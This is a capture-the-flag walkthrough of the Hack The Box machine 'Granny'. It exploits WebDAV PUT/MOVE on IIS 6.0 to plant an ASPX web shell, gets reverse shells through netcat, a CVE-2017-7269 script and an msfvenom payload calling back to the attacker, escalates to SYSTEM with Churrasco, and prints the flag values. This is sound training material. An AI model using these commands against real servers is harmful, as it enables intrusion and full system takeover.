
Hack The Box - Granny

darkt3rr0r

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HackTheBox : Granny

This box was marked as easy box. It is indeed easy only if you are doing this with the help of metasploit. The main take away from this box is the public usability of PUT and Move commands which could get us a web shell. Privelege escalation was tough if you think of manually, very easy if doing it via metasploit.

Information Gathering

Port scan

```
1 nmap -sS -p- -v 10.10.10.15
2 Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-07 11:31 EDT
3 Initiating Ping Scan at 11:31
4 Scanning 10.10.10.15 [4 ports]
5 Completed Ping Scan at 11:31, 0.23s elapsed (1 total hosts)
6 Initiating Parallel DNS resolution of 1 host. at 11:31
7 Completed Parallel DNS resolution of 1 host. at 11:31, 0.00s elapsed
8 Initiating SYN Stealth Scan at 11:31
9 Scanning 10.10.10.15 [65535 ports]
10 Discovered open port 80/tcp on 10.10.10.15
11 SYN Stealth Scan Timing: About 3.46% done; ETC: 11:46 (0:14:26
    remaining)
12 SYN Stealth Scan Timing: About 9.20% done; ETC: 11:42 (0:10:02
    remaining)
13 SYN Stealth Scan Timing: About 16.76% done; ETC: 11:40 (0:07:32
    remaining)
14 SYN Stealth Scan Timing: About 24.97% done; ETC: 11:39 (0:06:04
    remaining)
15 SYN Stealth Scan Timing: About 32.19% done; ETC: 11:39 (0:05:18
    remaining)
16 Stats: 0:02:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN
    Stealth Scan
17 SYN Stealth Scan Timing: About 37.73% done; ETC: 11:38 (0:04:37
    remaining)
18 SYN Stealth Scan Timing: About 46.00% done; ETC: 11:38 (0:03:52
    remaining)
19 SYN Stealth Scan Timing: About 54.01% done; ETC: 11:38 (0:03:14
    remaining)
20 SYN Stealth Scan Timing: About 62.54% done; ETC: 11:38 (0:02:35
    remaining)
21 SYN Stealth Scan Timing: About 70.20% done; ETC: 11:38 (0:02:14
    remaining)
22 SYN Stealth Scan Timing: About 75.86% done; ETC: 11:38 (0:01:50
    remaining)
23 SYN Stealth Scan Timing: About 83.29% done; ETC: 11:38 (0:01:15
    remaining)
```

```
24 Completed SYN Stealth Scan at 11:38, 419.57s elapsed (65535 total ports
   )
25 Nmap scan report for 10.10.10.15
26 Host is up (0.20s latency).
27 Not shown: 65534 filtered ports
28 PORT      STATE SERVICE
29 80/tcp    open  http
30
31 Read data files from: /usr/bin/../share/nmap
32 Nmap done: 1 IP address (1 host up) scanned in 419.92 seconds
33          Raw packets sent: 131344 (5.779MB) | Rcvd: 99479 (19.377MB)
```

Only port 80 is open, now we go and we try to gather some more information about it.

```
1 nmap -sC -sV -p 80 10.10.10.15
2 Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-07 11:39 EDT
3 Nmap scan report for 10.10.10.15
4 Host is up (0.20s latency).
5
6 PORT      STATE SERVICE VERSION
7 80/tcp    open  http      Microsoft IIS httpd 6.0
8 | http-methods:
9 | _ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND
   PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
10 | _http-server-header: Microsoft-IIS/6.0
11 | _http-title: Under Construction
12 | http-webdav-scan:
13 |   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY,
   MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
14 |   WebDAV type: Unknown
15 |   Server Type: Microsoft-IIS/6.0
16 |   Server Date: Thu, 07 May 2020 15:42:32 GMT
17 | _ Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE,
   PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
18 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
19
20 Service detection performed. Please report any incorrect results at
   https://nmap.org/submit/ .
21 Nmap done: 1 IP address (1 host up) scanned in 12.03 seconds
```

We now know that the server is built on IIS 6.0 meaning that the remote system might be running `Windows Server 2003`, we will check whether this was correct or not in the later phase.

Also looking at the scan we see PUT, MOVE method is Public which means we can try and see if we could upload a file on to the webserver

We try to visit the webpage at port 80 and it is a default web page of the IIS server




Figure 1: Default page at port 80

Enumeration

Directory Fuzzing

We will fire up gobuster to see if we can find some interesting directories to look at, so we can find a place to check if we can put a malicious file on the webserver.

```
1 gobuster dir -u http://10.10.10.15/ -w /usr/share/wordlists/dirbuster/
  directory-list-2.3-medium.txt -t 30
```

Here we have the result and we see a few directories, we will check if we can put a file on it.

```
1 =====
2 Gobuster v3.0.1
3 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
4 =====
```

```
5 [+] Url: http://10.10.10.15/
6 [+] Threads: 30
7 [+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
8 [+] Status codes: 200,204,301,302,307,401,403
9 [+] User Agent: gobuster/3.0.1
10 [+] Timeout: 10s
11 =====
12 2020/05/07 11:37:19 Starting gobuster
13 =====
14 /images (Status: 301)
15 /Images (Status: 301)
16 /IMAGES (Status: 301)
17 /_private (Status: 301)
18 =====
19 2020/05/07 12:24:59 Finished
```

Unfortunately you cannot put a file on these. I tried using the command below but worked easily when I put them in the root directory

Used Curl to PUT a file on the server

```
1 curl -X PUT http://10.10.10.15/try.txt -d @cmdasp.aspx
```




Figure 2: File has been uploaded via PUT

Used Curl to MOVE a file and rename it.

```
1 curl -X MOVE -H 'Destination: http://10.10.10.15/cmdasp.aspx' http://10.10.10.15/try.txt
```




Figure 3: Command Execution

Copied nc.exe to TEMP folder





Figure 4: Copied nc.exe

KEY TAKEAWAYS: This can be used to upload nc.exe or anything to get a shell back by command execution

Run this in the webshell and start a listener at 443



```
> rlwrap nc -lvnp 443
listening on [any] 443 ...

connect to [10.10.14.9] from (UNKNOWN) [10.10.10.15] 1
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>
c:\windows\system32\inetsrv>
c:\windows\system32\inetsrv>
c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>
```

Figure 5: Shell back

Alternative Way

As I was looking for exploits on IIS 6 Remote code execution I found this link: > <https://github.com/g0rx/iis6-exploit-2017-CVE-2017-7269/blob/master/iis6%20reverse%20shell>

Exploitation

I downloaded the script, checked the usage.

```
1 python rev.py 10.10.10.15 80 10.10.14.9 443
```

Start a listener

```
1 rlwrap nc -lvnp 443
```



```
> rlwrap nc -lvnp 443
listening on [any] 443 ...

connect to [10.10.14.9] from (UNKNOWN) [10.10.10.15] 1036
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>
```


Figure 6: Initial Shell

Let us see the privileges we have as the current user. Nothing much but we can see the **SelmpersonatePrivilege** was enabled. But we cannot use JuicyPotato.exe as it is as old machine and was not sure.

```
1 C:\WINDOWS\Temp>systeminfo
2 systeminfo
3
4 Host Name: GRANNY
5 OS Name: Microsoft(R) Windows(R) Server 2003,
   Standard Edition
6 OS Version: 5.2.3790 Service Pack 2 Build 3790
7 OS Manufacturer: Microsoft Corporation
8 OS Configuration: Standalone Server
9 OS Build Type: Uniprocessor Free
10 Registered Owner: HTB
11 Registered Organization: HTB
12 Product ID: 69712-296-0024942-44782
13 Original Install Date: 4/12/2017, 5:07:40 PM
14 System Up Time: 0 Days, 0 Hours, 14 Minutes, 55 Seconds
15 System Manufacturer: VMware, Inc.
16 System Model: VMware Virtual Platform
17 System Type: X86-based PC
18 Processor(s): 1 Processor(s) Installed.
19                [01]: x86 Family 23 Model 1 Stepping 2
                   AuthenticAMD ~1999 Mhz
20 BIOS Version: INTEL - 6040000
21 Windows Directory: C:\WINDOWS
22 System Directory: C:\WINDOWS\system32
23 Boot Device: \Device\HarddiskVolume1
24 System Locale: en-us;English (United States)
25 Input Locale: en-us;English (United States)
26 Time Zone: (GMT+02:00) Athens, Beirut, Istanbul, Minsk
27 Total Physical Memory: 1,023 MB
28 Available Physical Memory: 790 MB
29 Page File: Max Size: 2,470 MB
30 Page File: Available: 2,326 MB
```

```
31 Page File: In Use:      144 MB
32 Page File Location(s): C:\pagefile.sys
33 Domain:                HTB
34 Logon Server:          N/A
35 Hotfix(s):              1 Hotfix(s) Installed.
36                        [01]: Q147222
37 Network Card(s):       N/A
```

I tried to access the user (Lakis) folder and it said access denied. So we have to escalate privileges.



```
C:\Documents and Settings>cd Lakis
cd Lakis
Access is denied.
```

Figure 7: Access denied for the user folder

Privilege escalation

After a lot of searching and struggling I came to find this link: <https://github.com/Re4son/Churrasco>

I downloaded the exe and saved it on my work folder and started a smbserver to transfer

```
1 python3 /usr/share/doc/python3-impacket/examples/smbserver.py tools .
```


On the window's shell

```
1 copy \\10.10.14.9\tools\churrasco.exe
```

After it loaded on the machine

```
1 churrasco -d "c:\windows\system32\cmd.exe"
```

All I did was ran this multiple times until it worked and my eyes fell on this



```
C:\WINDOWS\TEMP>whoami /priv
whoami /priv
nt authority\system
/churrasco/-->Current User: NETWORK SERVICE
/churrasco/-->Getting Rpcss PID ...
/churrasco/-->Found Rpcss PID: 668
/churrasco/-->Searching for Rpcss threads ...
/churrasco/-->Found Thread: 672
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 676
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 684
/churrasco/-->Thread impersonating, got NETWORK SERVICE Token: 0x730
/churrasco/-->Getting SYSTEM token from Rpcss Service...
/churrasco/-->Found NETWORK SERVICE Token
/churrasco/-->Found LOCAL SERVICE Token
/churrasco/-->Found SYSTEM token 0x728
/churrasco/-->Running command with SYSTEM Token...
/churrasco/-->Done, command should have ran as SYSTEM!
nt authority\system
```

Figure 8: Interesting output

Now I quickly made a msfvenom `rev.exe` using this

```
1 msfvenom -p windows/shell/reverse_tcp LHOST=10.10.14.9 LPORT=4444 -f
  exe > rev.exe
```

Copied this is my shared folder with the machine and then transferred it to the target

```
1 copy \\10.10.14.9\tools\rev.exe
```

I started a listener at port 4444 and after running the `rev.exe` above multiple times, I finally got a shell with System Privilege and then I grabbed the flag.

```
C:\WINDOWS\TEMP>whoami dark.asp 100 Granny.mdi images Jolly.Potato.x86.
whoami
nt authority\system

C:\WINDOWS\TEMP>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
=====
Privilege Name          Description                      State
=====
SeTcbPrivilege          Act as part of the operating system Enabled
SeCreateGlobalPrivilege Create global objects            Enabled
SeTakeOwnershipPrivilege Take ownership of files or other objects Disabled
SeCreatePagefilePrivilege Create a pagefile                Enabled
SeLockMemoryPrivilege   Lock pages in memory            Enabled
SeAssignPrimaryTokenPrivilege Replace a process level token     Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority      Enabled
SeCreatePermanentPrivilege Create permanent shared objects   Enabled
SeDebugPrivilege        Debug programs                   Enabled
SeAuditPrivilege        Generate security audits          Enabled
SeSecurityPrivilege     Manage auditing and security log Disabled
SeSystemEnvironmentPrivilege Modify firmware environment values Disabled
SeChangeNotifyPrivilege Bypass traverse checking          Enabled
SeBackupPrivilege       Back up files and directories    Disabled
SeRestorePrivilege      Restore files and directories    Disabled
SeShutdownPrivilege     Shut down the system             Disabled
SeLoadDriverPrivilege   Load and unload device drivers  Disabled
```

Figure 9: Shell with system privileges


Flags

User Flag

```
C:\Documents and Settings\Lakis\Desktop>type user.txt
type user.txt
700c5dc163014e22b3e408f8703f67d1
C:\Documents and Settings\Lakis\Desktop>
```

Figure 10: User Flag

Root Flag



```
C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
aa4beed1c0584445ab463a6747bd06e9
C:\Documents and Settings\Administrator\Desktop>
```

Figure 11: Root Flag

That is all from this box. I have decided to “Arctic” next.